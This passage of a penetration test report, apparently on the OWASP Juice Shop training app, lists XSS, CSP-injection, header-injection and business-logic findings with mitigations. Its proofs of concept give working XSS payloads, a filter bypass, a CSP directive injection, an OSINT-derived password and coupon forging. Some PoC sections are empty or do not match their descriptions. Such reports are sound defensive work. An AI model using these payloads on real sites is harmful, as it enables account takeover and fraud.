
Proof of Concept (PoC):

The tester navigated to the search functionality and inserted a custom HTML payload into the q parameter.

After loading the page with the crafted input:

```
<iframe src="javascript:alert(`xss`)">.
```

the application reflected the payload directly into the DOM and executed it in the browser. This confirmed that user-controlled input was being processed without sanitization, resulting in a DOM-based XSS vulnerability. The execution of the payload demonstrates a successful DOM-based XSS attack, as shown in the screenshot below.



6.6.5

Description:

High

The application constructs its Content Security Policy (CSP) using unsanitized user input from the *Image URL* field. By injecting additional CSP directives (e.g., adding `script-src 'unsafe-inline'`), an attacker can weaken the CSP and re-enable blocked inline script execution. After bypassing CSP, a previously filtered script payload in the *Username* field executes successfully, resulting in a stored XSS. This allows malicious JavaScript to run whenever a user loads the profile page, enabling actions such as account takeover or session hijacking.

Impact:

- Executes attacker-controlled JavaScript whenever the profile page is viewed.
- Allows theft of session tokens and potential account takeover.
- Enables unauthorized actions on behalf of victims.
- Lets attackers inject malicious content into the application.
- Compromises user integrity and overall application security.

Affected Endpoint/Parameter:

Endpoint:

POST /api/Users/profile/image-url

Parameter: imageUrl

Additional vulnerable parameter (after CSP bypass): username

Mitigation:

- Sanitize and validate all user input before including it in response headers.
- Prevent user-controlled values from being injected into CSP directives.
- Enforce a strict, static CSP that does not rely on dynamic user data.
- Encode all user-provided fields before rendering them in the DOM.
- Restrict profile fields to safe URL formats and block arbitrary HTML/script content.

Proof of Concept (PoC):

Step 1 — Attempt XSS in Username (blocked by filter + CSP)

I first tried injecting a normal payload in the Username field: `<script>alert(`xss`)</script>`

The application filtered the `<script>` tag and converted it to: `lert(`xss`)</script>`

Additionally, the browser blocked execution due to the CSP header.

Step 2 — Craft a filter bypass payload

I then used a payload that bypasses the Username filter:

`<<script>ascript>alert(`xss`)</script>`

This still did not execute because CSP blocked inline scripts.

Step 3 — Inspect CSP behavior

From Developer Tools → Network tab, I observed that the Content-Security-Policy header includes the URL provided in the Image URL field.

This means the CSP is being constructed using untrusted user input → CSP Injection Vulnerability.

Step 4 — Inject new CSP directive through Image URL field

In the Image URL input, I inserted the following malicious value:

`http://test.png; script-src 'unsafe-inline' 'self' 'unsafe-eval'`


Because the server directly reflects this value into the CSP header, it overwrites the original script-src policy and allows inline script execution.

Step 5 — Trigger Stored XSS

After uploading the modified Image URL, I refreshed /profile.

The filtered payload injected earlier into the Username field executed successfully, showing: **`alert('xss')`**

This confirms a CSP Bypass leading to Stored XSS.



User Profile

 profile picture

 Email:

File Upload:

No file chosen

Username:

or

Image URL:

User Profile

 profile picture

 Email:


File Upload:

No file chosen

Username:

or

Image URL:



6.6.6

Description:

High

The application reflects the client's IP address on the *Last Login IP* page.

During testing, it was discovered that the backend accepts the value of the True-Client-IP header without validation or sanitization.

By injecting an XSS payload into this header, the malicious script becomes stored and later executed in the victim's browser, resulting in **Stored (Persisted) XSS through an HTTP header**.

Impact:

- A successful attacker can:

- Execute arbitrary JavaScript in the context of any user.
- Steal session tokens.
- Modify page content or perform phishing.
- Force unwanted actions using CSRF-like behavior.
- Potentially escalate to full account compromise.

Affected Endpoint/Parameter:



/privacy-security/last-login-ip


Mitigation:

- Sanitize all header values before storage.
- Apply strict input validation on IP-related headers.
- Do NOT trust client-supplied IP headers (True-Client-IP).
- Encode all reflected data before rendering in the UI.
- Implement a strict Content Security Policy (CSP).

Proof of Concept (PoC):

1. Log in to the application and browse to:
/#/privacy-security/last-login-ip
The page initially shows the **Last Login IP** as 0.0.0.0, and after a normal re-login it updates to 127.0.0.1 (or the client IP).
2. Using Burp Suite, intercept the request that updates the last login IP:
GET /rest/saveLoginIp
3. Add the malicious header:
True-Client-IP: <iframe src="javascript:alert(`xss`)">
4. Send the modified request from Repeater.
In the JSON response, the lastLoginIp field now contains the injected payload, confirming that it is stored by the backend.





6.6.7

Medium

Description:

The application accepts and renders complex HTML elements submitted through the search parameter without any sanitization. This behavior allows attackers to embed external iframe content directly into the page. Although this specific payload is part of a challenge, it demonstrates that the application processes user-supplied HTML in the DOM, which should not occur in a production environment.

Impact:

- Allows attackers to embed external media or third-party content directly inside the application.
- Expands the attack surface by enabling injection of objects that could perform malicious actions or track users.
- Demonstrates that the application accepts raw HTML input, indicating weak client-side sanitization and potential escalation to more severe vulnerabilities.

Affected Endpoint/Parameter:

<https://juice-shop.herokuapp.com/#/search>


Mitigation:

- Prevent rendering of user-supplied HTML by treating all input as plain text.
- Apply strict sanitization before inserting any dynamic content into the DOM.
- Disable support for iframe injection and block external content unless explicitly allowed.
- Use a Content Security Policy (CSP) to restrict iframe sources and prevent unauthorized embedding.

Proof of Concept (PoC):

- The tester navigated to the search functionality and inserted an iframe-based HTML payload into the q parameter. After reloading the page, the application rendered the external SoundCloud player directly inside the search results area, confirming that the input was processed as raw HTML without filtering.
- **Inserted payload:**

```
<iframe width="100%" height="166" scrolling="no"
frameborder="no" allow="autoplay"
src="https://w.soundcloud.com/player/?url=https%3A//api.soun
dcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&h
ide_related=false&show_comments=true&show_user=true&show_rep
osts=false&show_teaser=true"></iframe>
```



6.7 Business Logic

6.7.1

Description

Critical

The application trusts client-specified user IDs in feedback submissions. Attackers can modify this value to impersonate any user, including administrators.

Impact

- Full user impersonation
- Ability to submit messages as admin
- Breakdown of authentication and authorization boundaries

Reference: https://owasp.org/www-community/vulnerabilities/Parameter_Tampering

Mitigation

- Validate identity server-side
- Do not trust user-provided IDs
- Bind feedback to authenticated session data only

Proof of Concept (PoC):

6.7.2

Description:

Medium

This challenge focuses on triggering an error to reveal backend system details caused by poor error handling and server misconfigurations.

Impact:

- **Information Disclosure** – Reveals sensitive backend details.
- **Facilitates Further Attacks** – Helps attackers craft targeted exploits.
- **Increased Attack Surface** – Exposes internal system weaknesses

Affected Endpoint/Parameter:

` <http://127.0.0.1:3000/#/login> `

Reference https://owasp.org/Top10/A07_2021-Broken_Authentication/

Mitigation

- Limit Public Exposure: Avoid posting sensitive account-related information publicly.
- Strong, Unique Passwords: Encourage users to use strong and unique passwords for each account.
- Monitor and Educate: Regularly monitor for exposed accounts and educate users on privacy and OSINT risks.


Proof of Concept (PoC):

1. OSINT Search

Google Dorking was used to identify any online presence for the username "MC SafeSearch".

Queries such as:

"MC SafeSearch" "password"



2. Extracting Sensitive Information

Reviewing the video lyrics revealed critical personal information:

Pet name : "Mine's my dog, Mr. Noodles."

Password PatternL : "I replaced some vowels with zeroes"



1. Building the Password

Using the extracted information:

- Base word: **Mr. Noodles**
- Transformation: **o → 0**
- Capitalization preserved


Final Password : Mr. N00dles

2. Login Attempt

Using the discovered credentials:

- **Username:** mc.safesearch@juice-sh.op
- **Password:** Mr. N00dles

The login was successful, confirming the OSINT-based password deduction.



6.7.3

Description:

Medium

Attackers can redeem expired or invalid coupons by manipulating requests.

Impact:

- Direct financial loss.
- Abuse of pricing logic.

Reference: https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/11-Testing_for_Business_Logic

Affected Endpoint/Parameter: <https://juice-shop.herokuapp.com/ftp>

Mitigation:

- Validate coupons strictly on the server.
- Enforce expiration date and usage limits.
- Log misuse attempts.


Proof of Concept (PoC):

In the same file the pentester found in the path **/robots.txt** that one navigates to **/ftp**

We can see there is a file called **Coupons_2013.md.bak**




When opening this file we find there are many coupons that is expired...




After searching for those coupons, we found the coupons are (z85 Encoded)

When decoding it we found it representing a (month + year + '-' + coupon percentage)




Once we know how, we can generate a new coupon using a new date:



Now let's try to use it...

It actually worked!!



6.7.4

Description

Medium

The registration form validates password confirmation only on the client side. By modifying the HTML, attackers can submit mismatched passwords because the backend does not verify the confirmation field.

Impact

- Users can register with inconsistent passwords
- Backend allows tampered requests
- Demonstrates lack of server-side validation

OWASP Reference

[https://owasp.org/www-community/vulnerabilities/Improper Input Validation](https://owasp.org/www-community/vulnerabilities/Improper_Input_Validation)

Affected Endpoint/Parameter:

Mitigation

- Enforce server-side validation for password confirmation
- Reject registration requests with mismatched passwords
- Avoid relying on client-side validations for authentication logic

Proof of Concept (PoC):

6.7.5

Medium

Description:

A hidden debug endpoint allows deletion of user notifications without proper authorization.

Impact:

- Users can trigger internal debug functionality.
- May lead to unintended system behavior.

Affected Endpoint/Parameter:


(Hidden JS-triggered function; no direct API endpoint)

Mitigation:


- Remove unused debug features.
- Restrict internal functionality behind authentication.

Proof of Concept (PoC):

